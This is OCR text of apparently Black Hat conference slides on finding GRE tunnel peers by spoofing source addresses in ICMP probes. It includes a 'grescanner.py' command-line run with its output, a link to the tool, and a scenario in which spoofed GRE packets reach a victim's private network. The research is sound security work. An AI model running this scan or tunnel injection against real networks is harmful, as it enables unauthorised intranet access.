
Example Public address

Example Attacker address

Example Spoofed address

Example Victim address


How 2 Scan GRE via Fake ip.src



ip.src	ip.dst
1.1.1.1	3.3.3.3
ping response With information 2.2.2.2	

Example Public address
Example Attacker address
Example Spoofed address
Example Victim address

How 2 Scan GRE via Fake ip.src



ip.src	ip.dst
1.1.1.1	3.3.3.3
ping response With information 2.2.2.2	

got GRE tunnel information
2.2.2.2 is 1.1.1.1 peers
(from identifier, sequence)

Example Public address
Example Attacker address
Example Spoofed address
Example Victim address

How 2 Scan GRE via Fake ip.src


- ICMP
  - `Identifier range: 256`^{2}
  - `Sequence range: 256`^{2}
- ICMP Sender
  - Place fake GRE Source IP divide into identifier, sequence in ping
  - Send all 256^4 IPs to target
- ICMP Receiver
  - Filtered ICMP packet from target and recover ip.src IP from identifier, sequence to get who is GRE peer

GRE scanner

Attacker listen host

Spoof src.ip

Victim
(also scannable)



```
root@CTFer-foxo:~# python3 grescanner.py -i wg444 -lh 160.25.104.198 -s 1.1.1.0/30 -d 160.25.104.199 -l3
2024-12-28 00:57:43,565 - INFO - sending gresrc 1.1.1.0, gredst 160.25.104.199
2024-12-28 00:57:43,566 - INFO - sending gresrc 1.1.1.1, gredst 160.25.104.199
2024-12-28 00:57:43,568 - INFO - sending gresrc 1.1.1.2, gredst 160.25.104.199
2024-12-28 00:57:43,569 - INFO - sending gresrc 1.1.1.3, gredst 160.25.104.199
2024-12-28 00:57:43,691 - CRITICAL - Received reply from 160.25.104.199 GRE peer: 1.1.1.1
```


Received ICMP
ip.src: 160.25.104.199
Peer IP: 1.1.1.1
(from identifier, sequence)

https://github.com/123ojp/GREtunnel-scanner black hat® BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

BOOM! 💥
Putting everything together
GRE + No firewall = Intranet access


Attack Scenario



GRE ip.src	GRE ip.dst
2.2.2.2	1.1.1.1
UDP Packet ip.src	UDP Packet ip.dst
3.3.3.3	10.0.0.2
DNS requests	

Example Public address
Example Attacker address
Example Spoofed address
Example Victim address
Example Private address


Attack Scenario



GRE ip.src	GRE ip.dst
2.2.2.2	1.1.1.1
UDP Packet ip.src	UDP Packet ip.dst
3.3.3.3	10.0.0.2
DNS requests	

Example Public address
Example Attacker address
Example Spoofed address
Example Victim address
Example Private address

Attack Scenario



ip.src	ip.dst
3.3.3.3	10.0.0.2
DNS requests	

Example Public address


Example Attacker address

Example Spoofed address

Example Victim address

Example Private address


Attack Scenario



ip.src	ip.dst
10.0.0.2	3.3.3.3
DNS response	

Example Public address
Example Attacker address
Example Spoofed address
Example Victim address
Example Private address

Attack Scenario



ip.src	ip.dst
10.0.0.2	3.3.3.3
DNS response	

Example Public address

Example Attacker address

Example Spoofed address


Example Victim address

Example Private address

Lab


Web server config

```
ip r add 0.0.0.0/0 via 192.168.1.1
caddy run -config /etc/caddy/Caddyfile
```



Router config

